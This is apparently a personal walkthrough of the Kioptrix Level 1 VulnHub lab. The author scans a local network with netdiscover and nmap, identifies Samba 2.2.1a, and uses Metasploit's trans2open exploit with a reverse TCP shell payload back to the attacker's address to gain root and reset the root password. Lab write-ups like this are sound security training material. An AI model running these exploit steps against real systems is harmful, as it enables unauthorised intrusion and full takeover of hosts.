# Writeups for Kioptrix: Level 1 (#1)

By: LIUL SINTAYEHU TEBKEW

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
- I started by doing discovering devices in the network I was connected to
    - Command : sudo netdiscover



```
liul@kali: ~
Currently scanning: 10.0.0.0/8   |   Screen View: Unique Hosts

151 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 9060
_____________________________________________________________________________
  IP            At MAC Address   Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.101   2c:3b:70:e5:a1:cb      1      60  AzureWave Technology Inc.
192.168.1.104   00:0c:29:da:c9:e7     62    3720  VMware, Inc.
192.168.1.1     7c:7d:21:9f:35:8d     79    4740  zte corporation
192.168.1.100   6c:d9:4c:21:41:4b      8     480  vivo Mobile Communication Co., Ltd.
192.168.1.103   9a:43:f9:cb:5d:68      1      60  Unknown vendor
```

- Then I figured the new ip that is with vmware hostname was the vulnerable virtual machine. So I wrote the ip address to note.
- Then I did nmap to discover the running services (doors) for us to get in to the system.
    - Command : nmap -sC -sV 192.168.1.104 -oN kio1

```
liul@kali: ~/Desktop/vulnhub

┌──(liul㉿kali)-[~/Desktop/vulnhub]
└─$ cat kio1
# Nmap 7.95 scan initiated Thu Apr 16 03:46:39 2026 as: /usr/lib/nmap/nmap --privileged -sC
 -sV -oN kio1 192.168.1.104
Nmap scan report for 192.168.1.104 (192.168.1.104)
Host is up (0.00089s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenS
SL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100024  1           1024/tcp   status
```

```
liul@kali: ~/Desktop/vulnhub

|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100024  1           1024/tcp   status
|_  100024  1           1027/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: nMYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.
6b
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/sta
teOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
```

- I found samba smb running on port 139. So I used enum4linux
  - It is used to get information about samba smb

- Command : **enum4linux -a 192.168.1.104**

- Then I tried to discover the version of the smb, using Metasploit
  - Command : **use auxiliary/scanner/smb/smb_version**
    - set RHOSTS 192.168.1.104
    - run

```
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/finger
print/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '
*' in regular expression
[*] 192.168.1.104:139      -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.104          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > use exploit/linux/samba/trans2open
```

- this gave me the version of samba, which is 2.2.1a.
- I discovered this version has a well known exploit, so I immediately used that exploit from Metasploit framework.
  - Command : **use exploit/linux/samba/trans2open**
    - set RHOSTS 192.168.1.104
    - set PAYLOAD linux/x86/shell_reverse_tcp
    - set LHOST 192.168.1.107
    - run

```
liul@kali: ~/Desktop/vulnhub
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
msf exploit(linux/samba/trans2open) > set PAYLOAD linux/x86/shell_reverse_tcp
PAYLOAD => linux/x86/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > set LHOST 192.168.1.107
LHOST => 192.168.1.107
msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.1.107:4444
[*] 192.168.1.104:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffafc...
[*] 192.168.1.104:139 - Trying return address 0xbffff9fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff8fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff7fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff6fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff5fc...
[*] Command shell session 1 opened (192.168.1.107:4444 -> 192.168.1.104:1025) at 2026-04-16
 04:15:07 -0400

[*] Command shell session 2 opened (192.168.1.107:4444 -> 192.168.1.104:1026) at 2026-04-16
```

- after some time I got the **root** shell
- then I changed the root password to my own and logged in to the virtual machine.